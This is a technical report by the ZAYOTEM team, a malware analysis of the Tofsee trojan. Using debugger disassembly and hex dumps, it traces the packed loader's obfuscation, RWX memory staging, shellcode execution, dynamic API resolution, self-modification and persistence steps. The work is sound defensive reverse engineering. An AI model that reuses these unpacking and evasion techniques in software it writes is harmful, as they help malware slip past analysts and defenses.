

TOFSEE

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

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Overview

Tofsee is a powerful Trojan-type malware family that can be used as a botnet, causing serious damage including financial loss and computer infections.

Active since 2013, Tofsee malware spreads via spam emails advertising adult dating and drug sites. It is also known to originate mainly from Russia and Ukraine.

Despite being an email-oriented tool, having Tofsee installed can lead to many other problems. These problems include;

- Download malicious software,
- Sending spam emails,
- Conducting phishing attacks,
- Updating yourself,
- Steal various account credentials,
- Perform DDoS attacks,
- There may be methods such as forcing victims' computers to join other botnets.

Stage1 Analysis

Name	Fameborb.exe
MD5	9f9e5f55dc8cb3809e24b14fb8f9c27d
SHA256	b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad
File Type	PE32/EXE

Static Analysis




Figure 1 - Observing the Packing Process in the Malware

At first glance, the malware appears to be packed.

```

GetCPInfoExA(0, 0, &CPInfoEx);
DeleteVolumeMountPointW(&szVolumeMountPoint);
FindFirstFileW(&off_4040EC, &FindFileData);
DebugActiveProcessStop(0);
GetModuleHandleW(&off_40410C);
WriteConsoleA(0, 0, 0, &NumberOfCharsWritten, 0);
GetNamedPipeHandleStateW(0, &State, &CurInstances, &MaxCollectionCount, &CollectDataTimeout, UserName, 0);
GetModuleHandleA(0);
WriteConsoleA(0, 0, 0, &v14, 0);
UpdateResourceW(0, &off_404150, &off_404124, 0, 0, 0);
GetCurrentDirectoryW(0, Buffer);

```

Figure 2 - Obfuscate

It was observed that it was aimed to confuse the analyst by **obfuscating** the malware with empty and unnecessary API calls.

Dynamic Analysis

The screenshot displays a debugger window with assembly code on the left and a 'Düzenle' (Edit) dialog box on the right. The assembly code shows a call to `GlobalAlloc` with a value of `73576`. The dialog box shows the 'İfade' (Expression) field set to `00011F68` and the 'Bayt' (Byte) field set to `681F0100`.

Figure 3 – Allocating Memory Space

The malware was first observed to allocate **73576** bytes of memory with **GlobalAlloc**.

```

0041E564 68 28938E00 push b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.8E9328
0041E569 C705 34938E00 330032 mov dword ptr ds:[8E9334],320033
0041E573 C705 3C938E00 6C006C mov dword ptr ds:[8E933C],b984128113ff555edf24f086dcec400c697413f9095c8510da10
0041E57D 66:890D 2E938E00 mov word ptr ds:[8E932E],cx
0041E584 C705 30938E00 65006C mov dword ptr ds:[8E9330],b984128113ff555edf24f086dcec400c697413f9095c8510da10
0041E58E C705 38938E00 2E0064 mov dword ptr ds:[8E9338],b984128113ff555edf24f086dcec400c697413f9095c8510da10
0041E598 66:8912 2A938E00 mov word ptr ds:[8E932A],dx
0041E59F 66:A3 40938E00 mov word ptr ds:[8E9340],ax
0041E5A5 FF15 50104000 call dword ptr ds:[LoadLibraryW]
0041E5A8 8B15 24938E00 mov edx,dword ptr ds:[8E9324]
0041E5B1 8D0C24 lea ecx,dword ptr ss:[esp]
0041E5B4 S1 push ecx
0041E5B5 6A 40 push 40
0041E5B7 A3 20938E00 mov dword ptr ds:[8E9320],eax
0041E5BC A1 10788E00 mov eax,dword ptr ds:[8E7810]
0041E5C1 S2 push edx
0041E5C2 50 push eax
0041E5C3 C605 E3EE4300 65 mov byte ptr ds:[43EEE3],65
0041E5CA C705 D9EE4300 697274 mov dword ptr ds:[43EED9],75747269
0041E5D4 66:C705 DDEE4300 6164 mov word ptr ds:[43EED1],6C61
0041E5DD C605 D8EE4300 56 mov byte ptr ds:[43EED8],56
0041E5E4 66:C705 E4EE4300 6374 mov word ptr ds:[43EEE4],7463
0041E5ED C605 E6EE4300 00 mov byte ptr ds:[43EEE6],0
0041E5F4 C705 DFE4300 50726F mov dword ptr ds:[43EEDF],746F7250
0041E5FE FF15 B0104000 call dword ptr ds:[VirtualProtect]
0041E604 59 pop ecx
0041E605 C3 ret

```

Figure 4 – Permission to Write to Address in Memory

It was found that **Kernel32.dll** was loaded with **LoadLibraryW** and the location reserved with **GlobalAlloc** was then granted **PAGE_EXECUTE_READWRITE** permission using **VirtualProtect**.

```

0041EF0F 81FE 642F0000 cmp esi,2F64
0041EF15 75 0B jne b984128113ff555edf24f086dcec400c6974
0041EF17 B8 8D290000 mov eax,298D
0041EF1C 0105 10788E00 add dword ptr ds:[8E7810],eax
0041EF22 46 inc esi
0041EF23 81FE 5A600100 cmp esi,1605A
0041EF29 7C C5 jil b984128113ff555edf24f086dcec400c6974

```

dword ptr ds:[b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.008E7810]=00BAF92D
eax=298D

.text:0041EF1C b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.exe:\$1EF1C #1E31C

Adres	Hex	ASCII
00BAF92D	E8 01 00 00 00 C3 55 88 EC 8D 45 C4 83 EC 3C 50	è....AU.î.EA.î<P
00BAF93D	E8 0D 00 00 00 8D 45 C4 50 E8 88 07 00 00 59 59	è....EAPè....YY
00BAF94D	C9 C3 55 88 EC 83 EC 38 53 56 57 88 45 08 C6 00	EAU.î.î8SVW.E.Æ.
00BAF95D	00 83 65 FC 00 E8 00 00 00 00 58 89 45 F0 81 45	..eü.è....X.Eð.E
00BAF96D	F0 C8 07 00 00 8B 45 08 8B 4D F0 89 48 04 8B 45	ðÈ....E..Mð.H..E
00BAF97D	F0 83 C0 3D 8B 4D 08 89 41 08 68 86 57 0D 00 68	ð.À=.M..A.h.w..h
00BAF98D	88 4E 0D 00 E8 1A 00 00 00 89 45 F8 68 FA 88 34	.N..è....Eøhü.4
00BAF99D	00 68 88 4E 0D 00 E8 08 00 00 00 89 45 CC E9 B5	.h.N..è....Eiép
00BAF9AD	00 00 00 55 88 EC 53 56 57 51 64 FF 35 30 00 00	...U.îsvWQdy50..
00BAF9BD	00 58 88 40 0C 8B 48 0C 8B 11 8B 41 30 6A 02 8B	.X.è..H....A0j..
00BAF9CD	7D 08 57 50 E8 5B 00 00 00 85 C0 74 04 8B CA EB	}.WPè[....At..Èè
00BAF9DD	E7 88 41 18 50 8B 58 3C 03 C3 8B 58 78 58 50 03	C.A.P.X<.À.XXXP.

Figure 5 – Setting Shellcode Address

It was observed that the **shellcode** address was set by shifting the value of the address whose permission was set **10637** bytes forward.

0041F11D	57	push edi	
0041F11E	FF15 84104000	call dword ptr ds:[<GetCurrentDirectoryW>]	
0041F124	FF15 10788E00	call dword ptr ds:[8E7B10]	
0041F12A	5F	pop edi	
0041F12B	33C0	xor eax,eax	
<			

dword ptr ds:[b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.008E7B10]=008FF92D

.text:0041F124 b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.exe:\$1F124 #1E524

Döküm1	Döküm2	Döküm3	Döküm4	Döküm5	İzle 1	[x=] Yerel Değişkenler	Yapı
--------	--------	--------	--------	--------	--------	------------------------	------

Adres	Hex	ASCII
008FF92D	E8 01 00 00 00 C3 55 8B EC 8D 45 C4 83 EC 3C 50	e....AU.i.EA.i<P
008FF93D	E8 0D 00 00 00 8D 45 C4 50 E8 88 07 00 00 59 59	e....EAPè...YY
008FF94D	C9 C3 55 8B EC 83 EC 38 53 56 57 8B 45 08 C6 00	EAU.i.i8SVW.E.¿.
008FF95D	00 83 65 FC 00 E8 00 00 00 00 58 89 45 F0 81 45	.eü.e....X.Eð.E
008FF96D	F0 C8 07 00 00 88 45 08 88 4D F0 89 48 04 88 45	ðE....E.Mð.H..E
008FF97D	F0 83 C0 3D 88 4D 08 89 41 08 68 86 57 0D 00 68	ð.A..M...A.h.w..h
008FF98D	88 4E 0D 00 E8 1A 00 00 00 89 45 F8 68 FA 88 34	.N..è....Eøhú.4
008FF99D	00 68 88 4E 0D 00 E8 08 00 00 00 89 45 CC E9 85	.h.N..è....Eİèu
008FF9AD	00 00 00 55 8B EC 53 56 57 51 64 FF 35 30 00 00	...U.iSVWQdy50..
008FF9BD	00 58 88 4D 0C 88 48 0C 88 11 88 41 30 6A 02 8B	.X.ø..H...A0j..
008FF9CD	7D 08 57 50 E8 58 00 00 00 85 C0 74 04 88 CA E8	.WPè[...At..Èè
008FF9DD	E7 88 41 18 50 88 58 3C 03 C3 88 58 78 58 50 03	Ç.A.P.X<.A.XXP.

Figure 6 – Getting the Current Directory

Then the relevant **shellcode** is executed by jumping to this address.

00BF006A	C785 70FFFFFF 6B6572	mov dword ptr ss:[ebp-90],6E726568	
00BF0074	C785 74FFFFFF 656C33	mov dword ptr ss:[ebp-8C],32336C65	
00BF007E	C785 78FFFFFF 2E646C	mov dword ptr ss:[ebp-88],6C646C6E	
00BF0088	83A5 7CFFFFFF 00	and dword ptr ss:[ebp-84],0	
00BF008F	8D85 70FFFFFF	lea eax,dword ptr ss:[ebp-90]	
00BF0095	50	push eax	
00BF0096	FF55 D4	call dword ptr ss:[ebp-2C]	eax:"kernel32.dll"
00BF0099	8945 C4	mov dword ptr ss:[ebp-3C],eax	[ebp-2C]:LoadLibraryA
00BF009C	C785 70FFFFFF 566972	mov dword ptr ss:[ebp-90],74726956	
00BF00A6	C785 74FFFFFF 75616C	mov dword ptr ss:[ebp-8C],416C6175	
00BF00B0	C785 78FFFFFF 6C6C6F	mov dword ptr ss:[ebp-88],636F6C6C	
00BF00BA	83A5 7CFFFFFF 00	and dword ptr ss:[ebp-84],0	
00BF00C1	8D85 70FFFFFF	lea eax,dword ptr ss:[ebp-90]	
00BF00C7	50	push eax	eax:"VirtualAlloc"
00BF00C8	FF55 98	call dword ptr ss:[ebp-68]	
00BF00CE	8945 B4	mov dword ptr ss:[ebp-4C],eax	[ebp-68]:GetProcAddress
00BF00D1	C785 70FFFFFF 566972	mov dword ptr ss:[ebp-90],74726956	[ebp-4C]:VirtualAlloc
00BF00DB	C785 74FFFFFF 75616C	mov dword ptr ss:[ebp-8C],506C6175	
00BF00E5	C785 78FFFFFF 726F74	mov dword ptr ss:[ebp-88],65746F72	
00BF00EF	C785 7CFFFFFF 637400	mov dword ptr ss:[ebp-84],7463	
00BF00F9	8D85 70FFFFFF	lea eax,dword ptr ss:[ebp-90]	
00BF00FF	50	push eax	eax:"VirtualProtect"
00BF0100	FF55 C4	call dword ptr ss:[ebp-3C]	
00BF0103	FF55 98	call dword ptr ss:[ebp-68]	[ebp-68]:GetProcAddress

Figure 7 - API Resolving

When the examination continues, it is observed that **API Resolving** operation is performed using **GetProcAddress**. Related API Calls are resolved at runtime to be used later.

API calls resolved respectively with API Resolving:

- VirtualAlloc
- VirtualProtect
- VirtualFree
- GetVersionExA
- TerminateProcess
- ExitProcess
- SetErrorMode

02590238	83C4 0C	add esp,c	
02590238	6A 04	push 4	
0259023D	68 00100000	push 1000	
02590242	8B85 58FFFF	mov eax,dword ptr ss:[ebp-A8]	
02590248	FF70 06	push dword ptr ds:[eax+6]	
02590248	6A 00	push 0	
EIP → 0259024D	FF55 B4	call dword ptr ss:[ebp-4C]	[ebp-4C]:VirtualAlloc
02590250	8945 F0	mov dword ptr ss:[ebp-10],eax	
02590253	8365 DC 00	and dword ptr ss:[ebp-24],0	

Figure 8 – Allocating Memory Space

02590281	E8 E3070000	call 2590A69	
02590286	83C4 14	add esp,14	
02590289	EB 43	jmp 25902CE	
02590289	83A5 48FFFF	and dword ptr ss:[ebp-B8],0	
02590292	EB 0D	jmp 25902A1	
02590294	8B85 48FFFF	mov eax,dword ptr ss:[ebp-B8]	
0259029A	40	inc eax	
0259029B	8B85 48FFFF	mov dword ptr ss:[ebp-B8],eax	
025902A1	8B85 58FFFF	mov eax,dword ptr ss:[ebp-A8]	
025902A7	8B8D 48FFFF	mov ecx,dword ptr ss:[ebp-B8]	
025902AD	3B48 02	cmp ecx,dword ptr ds:[eax+2]	
025902B0	73 1C	jae 25902CE	
025902B2	8B45 F0	mov eax,dword ptr ss:[ebp-10]	
025902B5	0385 48FFFF	add eax,dword ptr ss:[ebp-B8]	
025902B8	8B8D 58FFFF	mov ecx,dword ptr ss:[ebp-A8]	
025902C1	038D 48FFFF	add ecx,dword ptr ss:[ebp-B8]	
025902C7	8A49 3A	mov cl,byte ptr ds:[ecx+3A]	
025902CA	8B08	mov byte ptr ds:[eax],cl	
025902CC	EB C6	jmp 2590294	
EIP → 025902CE	8D45 E0	lea eax,dword ptr ss:[ebp-20]	
025902D1	50	push eax	

Adres	Hex	ASCII
025B0000	4D 5A 90 00	MZ.....yy..
025B0010	B8 00 00 00@.....
025B0020	00 00 00 000.....
025B0030	00 00 00 000.....
025B0040	0E 1F 8A 0E	...I.LiTh
025B0050	69 73 20 70	is program canno
025B0060	74 20 62 65	t be run in DOS
025B0070	6D 6F 64 65	mode...\$......
025B0080	FD B7 43 93	ý.C.'0-A'0-A'0-A
025B0090	B9 D6 2C C0	'0,A(0-A'0-A'0-A
025B00A0	D6 A0 83 C0	0 .A 0-A0 *A 0-A
025B00B0	D6 A0 86 C0	0 .A0-A0 *A 0-A
025B00C0	52 69 63 68	Rich'O-A.....
025B00D0	00 00 00 00PE.L.....
025B00E0	A5 DA 59 5A	¥0Y.....a...

Figure 9 – Extracting Executable File in Memory

Continuing the analysis, it can be seen that **VirtualAlloc** is used to allocate memory space and an executable file is transferred to the allocated memory.

025902CE	8D45 E0	lea eax,dword ptr ss:[ebp-20]	
025902D2	50	push eax	
025902D4	6A 40	push 40	
025902D4	8B85 58FFFF	mov eax,dword ptr ss:[ebp-A8]	
025902DA	FF70 0A	push dword ptr ds:[eax+A]	
025902DD	FFB5 50FFFF	push dword ptr ss:[ebp-B0]	
EIP → 025902E3	FF55 D8	call dword ptr ss:[ebp-28]	[ebp-28]:VirtualProtect
025902E6	8945 F4	mov dword ptr ss:[ebp-C],eax	

Figure 10 - Bellekteki Adrese Yazma İzni Veriliyor

The malware grants **PAGE_EXECUTE_READWRITE** permission to the address set with **VirtualProtect**.

025903C2	EB 0D	jmp 25903D1	
025903C4	8B85 44FFFF	mov eax,dword ptr ss:[ebp-8C]	
025903CA	40 51	inc eax	
025903CB	8B85 44FFFF	mov dword ptr ss:[ebp-8C],eax	
025903D1	8B85 58FFFF	mov eax,dword ptr ss:[ebp-A8]	
025903D7	0FB600	movzx eax,byte ptr ds:[eax]	
025903DA	3985 44FFFF	cmp dword ptr ss:[ebp-8C],eax	
025903E0	74 57	je 2590439	
025903E2	8B45 FC	mov eax,dword ptr ss:[ebp-4]	[ebp-4]:".text"
025903E5	8B85 40FFFF	mov dword ptr ss:[ebp-C0],eax	[ebp-C0]:".text"
025903EB	8B85 40FFFF	mov eax,dword ptr ss:[ebp-C0]	[ebp-C0]:".text"
025903F1	FF70 10	push dword ptr ds:[eax+10]	
025903F4	8B85 40FFFF	mov eax,dword ptr ss:[ebp-C0]	[ebp-C0]:".text"
025903FA	8B4D F0	mov ecx,dword ptr ss:[ebp-10]	
025903FD	0348 14	add ecx,dword ptr ds:[eax+14]	
02590400	51	push ecx	
02590401	8B85 40FFFF	mov eax,dword ptr ss:[ebp-C0]	[ebp-C0]:".text"
02590407	8B8D 68FFFF	mov ecx,dword ptr ss:[ebp-98]	
0259040D	0348 0C	add ecx,dword ptr ds:[eax+C]	
02590411	E8 D1080000	call 2590CE7	
02590416	83C4 0C	add esp,C	
02590419	8B85 40FFFF	mov eax,dword ptr ss:[ebp-C0]	[ebp-C0]:".text"
0259041F	8B8D 54FFFF	mov ecx,dword ptr ss:[ebp-AC]	
02590425	0348 10	add ecx,dword ptr ds:[eax+10]	
02590428	8B8D 54FFFF	mov dword ptr ss:[ebp-AC],ecx	
0259042E	8B45 FC	mov eax,dword ptr ss:[ebp-4]	[ebp-4]:".text"
02590431	83C0 28	add eax,28	
02590434	8B45 FC	mov dword ptr ss:[ebp-4],eax	[ebp-4]:".text"
02590437	EB 8B	jmp 25903C4	
02590439	68 00800000	push 8000	

Figure 11 – Self Modifying Process

It was found that the malware performs **self-modifying** by setting its own sections as **text**, **rdata**, **data** and **reloc** sections of the relevant executable file, respectively.

02590439	68 00800000	push 8000	
0259043E	6A 00	push 0	
02590440	FF75 F0	push dword ptr ss:[ebp-10]	
02590443	FF55 9C	call dword ptr ss:[ebp-64]	[ebp-64]:VirtualFree
02590446	8B45 C8	mov eax,dword ptr ss:[ebp-38]	
02590449	8B4D 3C	mov eax,dword ptr ds:[eax+3C]	
0259044C	8B8D 68FFFF	mov ecx,dword ptr ss:[ebp-98]	

Figure 12 – Freeing Up Memory Space

After the partitions are set, the executable's space in memory is freed.

00A3048B	0F84 36010000	je A305F4	
00A3048E	8B85 58FFFF	mov eax,dword ptr ss:[ebp-A8]	eax:"KERNEL32.dll", eax+12:"printfA"
00A304C4	8B4D 12	mov eax,dword ptr ds:[eax+12]	
00A304C7	0385 68FFFF	add eax,dword ptr ds:[ebp-98]	
00A304CD	8B85 3CFFFF	mov dword ptr ss:[ebp-C4],eax	
00A304D3	8B85 3CFFFF	mov eax,dword ptr ss:[ebp-C4]	
00A304D9	8778 0C 00	cmp dword ptr ds:[eax+C],0	
00A304DD	0F84 11010000	je A305F4	
00A304E3	8B85 3CFFFF	mov eax,dword ptr ss:[ebp-C4]	eax:"KERNEL32.dll"
00A304E9	8B4D 0C	add eax,dword ptr ds:[eax+C]	eax:"KERNEL32.dll"
00A304EC	0385 68FFFF	add eax,dword ptr ss:[ebp-98]	eax:"KERNEL32.dll"
00A304F2	50	push eax	[ebp-2C]:LoadLibraryA
00A304F3	FF55 D4	call dword ptr ss:[ebp-2C]	eax:"KERNEL32.dll"
00A304F6	8B85 38FFFF	mov dword ptr ss:[ebp-C8],eax	
00A304FC	8B85 3CFFFF	mov eax,dword ptr ss:[ebp-C4]	
00A30502	8338 00	cmp dword ptr ds:[eax],0	eax:"KERNEL32.dll"
00A30505	74 10	je A30517	
00A30507	8B85 3CFFFF	mov eax,dword ptr ss:[ebp-C4]	eax:"KERNEL32.dll"
00A3050D	8B00	mov eax,dword ptr ds:[eax]	eax:"KERNEL32.dll"
00A3050F	8B85 04FFFF	mov dword ptr ss:[ebp-FC],eax	
00A30515	EB 0F	jmp A30526	
00A30517	8B85 3CFFFF	mov eax,dword ptr ss:[ebp-C4]	eax:"KERNEL32.dll", eax+10:"wsprintfA"
00A3051D	8B4D 10	mov eax,dword ptr ds:[eax+10]	
00A30520	8B85 04FFFF	mov dword ptr ss:[ebp-FC],eax	
00A30526	8B85 68FFFF	mov eax,dword ptr ss:[ebp-98]	
00A3052C	0385 04FFFF	add eax,dword ptr ss:[ebp-FC]	
00A30532	8B85 30FFFF	mov dword ptr ss:[ebp-D0],eax	eax:"KERNEL32.dll", eax+10:"wsprintfA"
00A30538	8B85 3CFFFF	mov eax,dword ptr ss:[ebp-C4]	eax:"KERNEL32.dll", eax+10:"wsprintfA"
00A3053E	8B4D 10	mov eax,dword ptr ds:[eax+10]	
00A30541	0385 68FFFF	add eax,dword ptr ss:[ebp-98]	
00A30547	8B85 34FFFF	mov dword ptr ss:[ebp-CC],eax	eax:"KERNEL32.dll"
00A3054D	33C0	xor eax,eax	eax:"KERNEL32.dll"
00A3054F	40	inc eax	eax:"KERNEL32.dll"
00A30550	0F84 8A000000	je A305E0	

Figure 13 – Importing DLL Files

028108AD	C785 74FFFFFF 69740000	mov dword ptr ss:[ebp-8C],7469	
028108B7	8D85 70FFFFFF	lea eax,dword ptr ss:[ebp-90]	
028108BD	50	push eax	eax:"atexit"
028108BE	FB5 64FFFFFF	push dword ptr ss:[ebp-9C]	
028108C4	FF55 98	call dword ptr ss:[ebp-68]	[ebp-68]:GetProcAddress
028108C7	8945 D0	mov dword ptr ss:[ebp-30],eax	

Figure 14 – Receiving API Calls

It is observed that the malware perform **Dynamic API Resolution** by retrieving certain API functions from the relevant DLL files with **GetProcAddress**.

Some important API Calls resolved with the Dynamic API Resolution technique:

WS2_32.dll	Kernel32.dll	ADVAPI32.dll	SHELL32.dll
ioctlsocket	GetCurrentProcess	CreateProcessWithLogo nW	ShellExecuteA
send	WriteFile	RegCreatekeyExA	ShellExecuteE xW
connect	ReadFile	StartServiceCtrlDispatch erA	
setsockopt	CreateFileA	RegisterServiceCtrlHand lerA	
bind	LoadLibraryA	SetServiceStatus	
accept	GetEnvironmentVaria bleA	RegDeleteValueA	
getsockname	DeleteFileA	RegSetValueExA	
htonl	WriteProcessMemory	RegQueryValueExA	
gethostname	VirtualAlloc	RegEnumKeyA	
socket	VirtualAllocEx	RegOpenKeyExA	
select	GetProcAddress	RegEnumValueA	
recv	CreateProcessA	GetUserNameW	
htons	CreateFileW	LookupAccountNameW	
sendto	ResumeThread	LookupAccountNameA	
gethostbyad dr	SetThreadContext	GetUserNameA	
gethostbyna me	CreateThread	RegCloseKey	

00A30911	8B85 5CFFFFFF	mov eax,dword ptr ss:[ebp-A4]
00A30917	0385 68FFFFFF	add eax,dword ptr ss:[ebp-98]
00A3091D	C9	leave
00A3091E	FF E0	jmp eax
00A30920	6A 00	push 0

Figure 15 – Making a Jump to the Related Executable File

The malware then moves to the **text section** updated with the **jmp eax** instruction and executes the code of the corresponding executable.

Stage2 Analysis

Name	ce88300e4893d0317ee89dbddec08557537af9e8bd88989b51a962fcf1620da2.exe
MD5	95fc3460859b033780774fc0d5ec768d
SHA256	ce88300e4893d0317ee89dbddec08557537af9e8bd88989b51a962fcf1620da2
File Type	PE32/EXE

Static Analysis

004101FC	19	send	WS2_32
00410200	4	connect	WS2_32
00410204	21	setsockopt	WS2_32
00410208	2	bind	WS2_32
0041020C	13	listen	WS2_32
00410210	1	accept	WS2_32
00410214	6	getsockname	WS2_32
00410218	8	htonl	WS2_32
0041021C	57	gethostname	WS2_32
00410220	23	socket	WS2_32
00410224	18	select	WS2_32
00410228	16	recv	WS2_32

Figure 16 – API Calls Belonging to WS2_32.dll

The malware appears to import API calls belonging to **WS2_32.dll** such as **socket**, **recv**, **listen**. These APIs are known to be used to communicate with the C2 server over the **TCP/UDP** protocol.

```
.text:00403EDA      jnz     short loc_403F14
.text:00403EDC      push    esi
.text:00403EDD      call    sub_406DC2
.text:00403EE2      push    offset aPipe ; "\\\\.\\pipe\\"
.text:00403EE7      push    edi
.text:00403EE8      mov     esi, eax
.text:00403EEA      call    sub_40EF00
```

Figure 17 - Pipeline Observed

The **pipe** string is prominent in the malware. A pipe is a communication mechanism used to allow the output produced by one process to be received by another process.

Dynamic Analysis

00409C9A	0F84 9E010000	je b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc	
00409CA0	8D85 0CFBFFFF	lea eax,dword ptr ss:[ebp-4F4]	
00409CA6	50	push eax	eax:L"c697413f9095c8510d"
00409CA7	68 F4010000	push 1F4	
00409CAC	FF15 44014100	call dword ptr ds:[<&GetTempPathA>]	
00409CB2	85C0	test eax,eax	eax:L"c697413f9095c8510d"
00409CB4	0F84 84010000	je b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc	
00409CBA	FF75 F8	push dword ptr ss:[ebp-8]	[ebp-8]:L"in-security-acti

Figure 18 – Getting Temp Directory

00406A6D	53	push ebx	
00406A6E	68 80000000	push 80	
00406A73	6A 02	push 2	
00406A75	53	push ebx	
00406A76	53	push ebx	
00406A77	68 00000040	push 40000000	
00406A7C	56	push esi	esi:"C:\\Users\\\\-----\\AppData\\Local\\Temp\\tahkzngq.exe"
00406A7D	FF15 D4004100	call dword ptr ds:[<&CreateFileA>]	
00406A83	8945 F8	mov dword ptr ss:[ebp-8],eax	[ebp-8]:RtlCaptureContext+60
00406A86	83F8 FF	cmp eax,FFFFFFFF	eax:"C:\\Users\\\\-----\\AppData\\Local\\Temp\\tahkzngq.exe"
00406A89	0F84 FD000000	je b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc	

Figure 19 – Creating File in Temp Directory

The malware first takes the temp directory and creates a file.

004067F3	53	push ebx	
004067F4	8D45 10	lea eax,dword ptr ss:[ebp+10]	
004067F7	50	push eax	
004067F8	6A 40	push 40	
004067FA	8D45 80	lea eax,dword ptr ss:[ebp-80]	
004067FD	50	push eax	
004067FE	FF75 F8	push dword ptr ss:[ebp-8]	
00406801	895D 10	mov dword ptr ss:[ebp+10],ebx	
00406804	895D E8	mov dword ptr ss:[ebp-18],ebx	
00406807	FFD6	call esi	esi:ReadFile
00406809	85C0	test eax,eax	

Figure 20 – Self-Reading Process

004069E8	6A 00	push 0	
004069EA	8D45 FC	lea eax,dword ptr ss:[ebp-4]	
004069ED	50	push eax	
004069EE	53	push ebx	
004069EF	57	push edi	
004069F0	FF75 08	push dword ptr ss:[ebp+8]	
004069F3	8B3D CC004100	mov edi,dword ptr ds:[<&WriteFile>]	
004069F9	FFD7	call edi	
004069FB	85C0	test eax,eax	
004069FD	74 4E	je b984128113ff555edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.4	

Figure 21 – Writes Itself to the Related File

The malware is then observed to write itself into this file.

0040744C	68 C8000000	push c8	
00407451	BB E4000000	mov ebx, E4	
00407456	53	push ebx	
00407457	6A 22	push 22	
00407459	68 E8064100	push B984128113ff55edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.4106E8	
0040745E	BE F8224100	mov esi, B984128113ff55edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.4122F8	esi: "SYSTEM\\CurrentControlSet\\services", esi: "SYSTEM\\CurrentControlSet\\services"
00407463	56	push esi	
00407464	E8 DB0FFFFF	call B984128113ff55edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.402544	
00407469	83C4 14	add esp, 14	
0040746C	50	push eax	eax: "SYSTEM\\CurrentControlSet\\services"
0040746D	68 02000080	push 80000002	
00407472	FF15 60004100	call dword ptr ds:[<@RegOpenKeyExA>]	
00407478	68 00010000	push 100	

Figure 22 – Receiving Services

004076F0	88 04010000	mov eax, 104	eax: ".NET CLR Data"
004076F5	50	push eax	eax: ".NET CLR Data"
004076F6	8945 F4	mov dword ptr ss:[ebp-C], eax	
004076F9	8D85 D8FDFFFF	lea eax, dword ptr ss:[ebp-228]	
004076FF	50	push eax	eax: ".NET CLR Data"
00407700	FF75 EC	push dword ptr ss:[ebp-14]	
00407703	FF75 F0	push dword ptr ss:[ebp-10]	
00407706	FF15 C004100	call dword ptr ds:[<@RegEnumKeyA>]	
0040770C	85C0	test eax, eax	eax: ".NET CLR Data"
0040770E	0F84 8EFDFFFF	je B984128113ff55edf24f086dcec400c697413f9095c8510da1058a98a2cc4ad.4074A2	

Figure 23 – Checking Services

13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 178, Name: ...
13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 179, Name: ...
13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 180, Name: ...
13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 181, Name: ...
13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 182, Name: ...
13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 183, Name: ...
13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 184, Name: ...
13:17:...	b984128113ff5...	6252	RegEnumKey	HKLM\System\CurrentControlSet\Services	SUCCESS	Index: 185, Name: ...
